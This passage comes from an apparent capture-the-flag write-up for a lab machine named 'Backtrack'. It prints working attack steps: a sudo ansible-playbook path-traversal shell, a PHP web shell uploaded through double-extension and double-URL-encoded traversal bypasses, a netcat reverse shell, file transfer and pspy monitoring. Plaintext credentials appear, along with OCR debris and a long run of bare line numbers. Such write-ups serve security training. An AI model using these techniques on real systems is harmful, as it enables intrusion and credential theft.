tomcat@Backtrack:/tmp$ echecho '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' > shell.yml
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' > shell.yml
tomcat@Backtrack:/tmp$ chmod 777 shell.yml
chmod 777 shell.yml
tomcat@Backtrack:/tmp$ sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/ .. / .. / .. / .. /tmp/shell.yml| 

```

note: I used backtracks to point to the new **yml** file that I had created.

```

root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack
root@kali: ~/thm/backtrack wilbur@Backtrack: /tmp
root@kali: ~/thm/backtrack
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-packages/ansible/plugins/callback/slack.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-packages/ansible/plugins/callback/splunk.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-packages/ansible/plugins/callback/sumologic.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY' break out from restricted environments by spawning an interactive system shell.

PLAY [localhost] ****
TASK [Gathering Facts] ****
ok: [localhost]
Sudo
TASK [shell] ****
$ whoami
whoami
wilbur
$ id
id
uid=1004(wilbur) gid=1004(wilbur) groups=1004(wilbur)
$ | 

```

I spawned an interactive **bash** shell.

```

$ /bin/bash -i
/bin/bash -i
wilbur@Backtrack:/tmp$ export TERM=xterm      export TERM=xterm
export TERM=xterm
wilbur@Backtrack:/tmp$ 

```

After getting shell access as **wilbur**, I read the contents inside the home directory and found a note that contained the credentials of **orville** for a custom web app that was running locally.

```
wilbur@Backtrack:/tmp$ cd /home
cd /home
wilbur@Backtrack:/home$ ls
ls
orville wilbur
wilbur@Backtrack:/home$ cd wilbur
cd wilbur
wilbur@Backtrack:~$ ls
ls
from_orville.txt
wilbur@Backtrack:~$ cat from_orville.txt
cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I told you about last week, and it works just fine. However, I'd like you to test it yourself to see if everything works and secure.
I've started the app locally so you can access it from here. I've disabled registrations for now because it's still in the testing phase. Here are the credentials you can use to log in:
Sudo
email : orville@backtrack.thm
password : W34r3B3773r73nP3x3l$
wilbur@Backtrack:~$ |
```

I listed the active ports and found port **80** on listening state.

```
wilbur@Backtrack:~$ netstat -antp      netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 127.0.0.53:53            0.0.0.0:*
tcp     0      0 0.0.0.0:22              0.0.0.0:*
tcp     0      0 127.0.0.1:33060          0.0.0.0:*
tcp     0      0 127.0.0.1:3306           0.0.0.0:*
tcp     0      0 127.0.0.1:80             0.0.0.0:*
tcp     0      0 0.0.0.0:6800            0.0.0.0:*
tcp     0      0 127.0.0.1:35274          127.0.0.1:22
tcp     0      0 10.10.157.159:22         10.21.17.140:59190
tcp6    0      0 ::1:22                  ::*:*
tcp6    0      0 ::8888                 ::*:*
tcp6    0      0 127.0.0.1:8005          ::*:*
tcp6    0      0 ::8080                 ::*:*
tcp6    0      0 ::6800                 ::*:*
tcp6    0      707 10.10.157.159:35304   10.21.17.140:80
ESTABLISHED -
wilbur@Backtrack:~|
```

I also found my credentials in a hidden file called **.just\_in\_case.txt**

```
wilbur@Backtrack:~$ ls -la          ls -la
ls -la
total 28
drwxrwx--- 3 wilbur wilbur 4096 Jul  4 11:40 .
drwxr-xr-x  4 root   root   4096 Mar  9 2024 ..
drwxrwxrwx  3 wilbur wilbur 4096 Jul  4 11:40 .ansible
lrwxrwxrwx  1 root   root   9 Mar  9 2024 .bash_history → /dev/null
-rw-r--r--  1 wilbur wilbur 3771 Mar  9 2024 .bashrc
-rw-r--r--  1 wilbur wilbur  48 Mar  9 2024 .just_in_case.txt
lrwxrwxrwx  1 root   root   9 Mar  9 2024 .mysql_history → /dev/null
-rw-r--r--  1 wilbur wilbur 1010 Mar  9 2024 .profile
-rw-----  1 wilbur wilbur  461 Mar  9 2024 from_orville.txt
wilbur@Backtrack:~$ cat .just_in_case.txt
cat .just_in_case.txt
cat .just_in_case.txt
cat .just_in_case.txt
in case i forget :

wilbur:mYe317Tb9qTNrWFND7KF
wilbur@Backtrack:~$ |
```

I then connected to the target using these credentials to get a better shell.

```
root@kali: ~/thm/backtrack
File Actions Edit View Help
root@kali: ~/thm/backtrack wilbur@Backtrack: ~ root@kali: ~/thm/backtrack

[roo@kali:~/thm/backtrack]
# hydra -L 'wilbur' -p 'mYe317Tb9qTNrWFND7KF' ssh://10.10.157.159
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-04 08:10:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.157.159:22/
[22]:ssh host: 10.10.157.159 login: wilbur password: mYe317Tb9qTNrWFND7KF
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-04 08:10:34
```

```
wilbur@Backtrack: ~
File Actions Edit View Help
wilbur@Backtrack: ~ root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack

[roo@kali:~/thm/backtrack]
# cat creds
tomcat : OPx52k53D80kTZpx4fr → tomcat creds
wilbur : mYe317Tb9qTNrWFND7KF

[roo@kali:~/thm/backtrack]
# ssh wilbur@10.10.157.159
The authenticity of host '10.10.157.159 (10.10.157.159)' can't be established.
ED25519 key fingerprint is SHA256:0083wvGeoh6f0CIO1100TYxt6R1Hr7AB8xEhvgtm+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.157.159' (ED25519) to the list of known hosts.
wilbur@10.10.157.159's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-173-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information disabled due to load higher than 1.0
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
```

I also performed Local port forwarding using these credentials.

```
wilbur@Backtrack: ~
File Actions Edit View Help
wilbur@Backtrack: ~ wilbur@Backtrack: ~ root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack

[roo@kali:~/thm/backtrack]
# ssh -L 80:127.0.0.1:80 wilbur@10.10.157.159
wilbur@10.10.157.159's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-173-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information disabled due to load higher than 1.0
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps. Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```


I then accessed the web application through my browser.



## Welcome to my image gallery

Login and start uploading images!

I accessed the login panel and logged in using the credentials that I had discovered earlier.



### Login

Email address

orville@backtrack.thm

Password

\*\*\*\*\*

Login

Not a member? [Register](#)

I tried uploading a reverse shell but failed to do so due to some restrictions.

```
wilbur@Backtrack: ~ wilbur@Backtrack: ~ root@kali: ~/thm/backtrack root@kali: ~/thm/backtrack
File Actions Edit View Help
# cp /usr/share/webshells/php/php-reverse-shell.php revshell.php
# vim revshell.php
# rlwrap nc -lnpv 1337
listening on [any] 1337 ...

```

Upload an Image  
Browse... No file selected.  
Upload

Image Gallery

```
10.10.157.159:8080/revsh x Image Gallery x + 10.21.17.140 8:25
File Actions Edit View Help
Private browsing
← → ⌂ ⌂ 127.0.0.1/dashboard.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j
Orville's Gallery Home Gallery Logout
```

Upload an Image

No file selected.  
  
Only JPG, JPEG, PNG, and GIF files are allowed.

Image Gallery

I then created a simple web shell and tried various bypass techniques and finally managed to upload the file using **double extensions**.

```
wilbur@Backtrack: ~ root@kali: ~/thm/backtrack
File Actions Edit View Help
# vim shell.png.php
# cat shell.png.php
<?php system($_GET['cmd']); ?>
# |

```

Upload an Image  
Choose File No file chosen.  
Upload

Image Gallery

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Search Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
8	http://127.0.0.1	GET	/uploads/shell.png.php			200	330	text	php			127.0.0.1		PHPSESSID=t9q... 09:31:31 4.J... 80	
7	http://127.0.0.1	POST	/dashboard.php		✓	200	2248	HTML	php	Image Gallery		127.0.0.1		09:33:49 4.J... 80	
6	http://127.0.0.1	GET	/dashboard.php			200	2051	HTML	php	Image Gallery		127.0.0.1		09:32:01 4.J... 80	
5	http://127.0.0.1	POST	/login.php		✓	302	341	HTML	php	Login		127.0.0.1		09:32:00 4.J... 80	
4	http://127.0.0.1	GET	/login.php			200	2215	HTML	php	Login		127.0.0.1		09:31:50 4.J... 80	
3	http://127.0.0.1	GET	/favicon.ico			404	487	HTML	ico	404 Not Found		127.0.0.1		09:31:31 4.J... 80	
1	http://127.0.0.1	GET	/			200	1661	HTML		Home		127.0.0.1		PHPSESSID=t9q... 09:31:30 4.J... 80	

Request Response Inspector

Pretty Raw Hex Render Request attributes 2

Pretty Raw Hex Render Request cookies 1

Pretty Raw Hex Render Request headers 14

Pretty Raw Hex Render Response headers 9

Event log (1) All issues 0 highlights 0 highlights Memory: 157.5MB

I then tried executing a command but failed.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Search Settings

Target: http://127.0.0.1

Send Cancel < > |

Request Response Inspector

Pretty Raw Hex Render Request attributes 2

Pretty Raw Hex Render Request cookies 1

Pretty Raw Hex Render Request headers 14

Pretty Raw Hex Render Response headers 9

Event log (1) All issues 0 highlights 0 highlights Memory: 157.5MB

1 GET /uploads/shell.png.php?cmd=whoami HTTP/1.1

2 Host: 127.0.0.1

3 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"

4 sec-ch-ua-mobile: ?0

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

6 sec-ch-ua-platform: "Linux"

7 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8

8 Sec-Fetch-Site: same-origin

9 Sec-Fetch-Mode: no-cors

10 Sec-Fetch-Dest: image

11 Referer: http://127.0.0.1/dashboard.php

12 Accept-Encoding: gzip, deflate, br

13 Accept-Language: en-US,en;q=0.9

14 Cookie: PHPSESSID=t9qvs5c51229793h2cgp86gap1

15 Connection: keep-alive

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

I then tried uploading the file outside it's intended directory.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, there is a multi-line text area containing an HTTP POST request. The 'Response' pane shows a multi-line text area containing an HTTP response header and body. The response header includes 'Content-Type: text/html; charset=UTF-8'. The response body starts with '<!DOCTYPE html>' and contains HTML for an 'Image Gallery' page.

**Request**

```
0 Upgrade-Insecure-Requests: 1
1 Origin: http://127.0.0.1
2 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfk7ybevPBB6BEVbA
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-User: ?1
8 Sec-Fetch-Dest: document
9 Referer: http://127.0.0.1/dashboard.php
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=t9qvsxc5f229793h2cp86gap1
13 Connection: keep-alive
14 ----WebKitFormBoundaryfk7ybevPBB6BEVbA
15 Content-Disposition: form-data; name="image"; filename=".../shell.png.php"
16 Content-Type: application/x-php
17
18 <?php system($_GET['cmd']); ?>
19
20 ----WebKitFormBoundaryfk7ybevPBB6BEVbA
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Fri, 04 Jul 2025 13:41:33 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 2497
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
14 <!DOCTYPE html>
15 <html>
16   <head>
17     <title>
18       Image Gallery
19     </title>
20   </head>
21   <body>
22     <link rel="stylesheet" href="css/bootstrap.min.css">
23
```


Done

Event log (2) All issues

2,836 bytes | 1,331 millis

Memory: 205.4MB

However, it did not work.



## Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 127.0.0.1 Port 80

**Double URL encoding** the backtracks bypassed the restrictions and allowed me to upload the file outside the *uploads* directory.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Target: http://127.0.0.1 / HTTP/1

Request

```
HTTP/1.1 200 OK
Date: Fri, 04 Jul 2025 13:42:35 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 09:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2696
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html>
<head>
<title>Image Gallery</title>
</head>
<body>
<link rel="stylesheet" href="css/bootstrap.min.css">
```

Response

Pretty Raw Hex Render

Done 3,035 bytes | 1,345 millis


Event log (2) All issues Memory: 205.4MB

Finally, I was able to execute commands.

Image Gallery 127.0.0.1/shell.png.php?cmd=whoami

orville

I then used **nc** to get a reverse shell from the target.



Since the application was running as **orville**, I got a shell as that user.

```
(root@kali)-[~/thm/backtrack]
# rlwrap nc -lnpv 1337
listening on [any] 1337 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.246.219] 51100
sh: 0: can't access tty; job control turned off
$ whoami
orville
$ python3 -c "import pty;pty.spawn('/bin/bash')"
orville@Backtrack:/var/www/html$ export TERM=xterm
export TERM=xterm
orville@Backtrack:/var/www/html$ |
```

I then captured the second flag from the home directory.


```
wilbur@Backtrack: ~ [root@kali: ~/thm/backtrack]
orville@Backtrack:/home$ cd cd orville
cd orville
orville@Backtrack:/home/orville$ ls -la
ls -la
total 56
drwxrwx--- 2 orville orville 4096 Jul  4 13:45 .
drwxr-xr-x  4 root   root   4096 Mar  9 2024 ..
lrwxrwxrwx  1 root   root    9 Mar  9 2024 .bash_history → /dev/null
-rw-r--r--  1 orville orville 3771 Mar  9 2024 .bashrc
lrwxrwxrwx  1 root   root    9 Mar  9 2024 .mysql_history → /dev/null
-rw-r--r--  1 orville orville  807 Mar  9 2024 .profile
-rw-----  1 orville orville   38 Mar  9 2024 flag2.txt
-rwx----- 1 orville orville 33130 Jul  4 13:45 web_snapshot.zip
orville@Backtrack:/home/orville$ cat flag2.txt
cat flag2.txt
THM{01[REDACTED]}
orville@Backtrack:/home/orville$ |
```

## PRIVILEGE ESCALATION

There was a zip file so I transferred it on my local system.

```
orville@Backtrack:/home/orville$ python3 -m http.server 1234
python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.21.17.140 - - [04/Jul/2025 13:48:25] "GET /web_snapshot.zip HTTP/1.1" 200 -
```

When I uncompressed the file, I realized it was only a backup of the web application.



```
wilbur@Backtrack:~$ root@kali:~$ root@kali:~$ 
[...]
# wget http://10.10.246.219:1234/web_snapshot.zip
--2025-07-04 09:48:18-- http://10.10.246.219:1234/web_snapshot.zip
Connecting to 10.10.246.219:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33130 (32K) [application/zip]
Saving to: 'web_snapshot.zip'


[...]
web_snapshot.zip          100%[=====] 32.35K 63.3KB/s   in 0.5s

2025-07-04 09:48:19 (63.3 KB/s) - "web_snapshot.zip" saved [33130/33130]

[...]
# unzip web_snapshot.zip
Archive: web_snapshot.zip
  creating: var/www/html/css/
  inflating: var/www/html/css/bootstrap.min.css
  inflating: var/www/html/css/style.css
  inflating: var/www/html/dashboard.php
  creating: var/www/html/includes/
  inflating: var/www/html/includes/db.php
  inflating: var/www/html/index.php
  inflating: var/www/html/login.php
  inflating: var/www/html/logout.php
  inflating: var/www/html/navbar.php
  inflating: var/www/html/register.php
  creating: var/www/html/uploads/
  extracting: var/www/html/uploads/shell.png.php
  extracting: var/www/html/shell.png.php
```

I did not find anything useful on the target. One thing that I noticed when I uncompressed the backup was that it contained the malicious **php** file that I had uploaded to get a shell as **orville**. This meant that the backups were being made periodically.

To monitor the background tasks, I download **pspy** and transferred it onto the system.



```

root@kali:~/thm/backtrack
root@kali:~/thm/backtrack
# mv ~/Downloads/pspy64 .
# python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111/) ...

```

Running **pspy** revealed something interesting...

```

root@kali:~/thm/backtrack
root@kali:~/thm/backtrack
wilbur@Backtrack:/tmp$ wget http://10.21.17.140:1111/pspy64
--2025-07-04 17:21:31-- http://10.21.17.140:1111/pspy64
Connecting to 10.21.17.140:1111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====] 2.96M  1.09MB/s   in 2.7s

2025-07-04 17:21:34 (1.09 MB/s) - 'pspy64' saved [3104768/3104768]

wilbur@Backtrack:/tmp$ chmod +x pspy64
wilbur@Backtrack:/tmp$ ls -la pspy64
-rwxrwxr-x 1 wilbur wilbur 3104768 Jul  4 17:11 pspy64
wilbur@Backtrack:/tmp$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

```

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching d

Multiple commands were being executed as root and then the user was changed to **orville**.

```

2025/07/04 17:22:03 CMD: UID=0 PID=5033 | -bash
2025/07/04 17:22:03 CMD: UID=0 PID=5034 | -bash
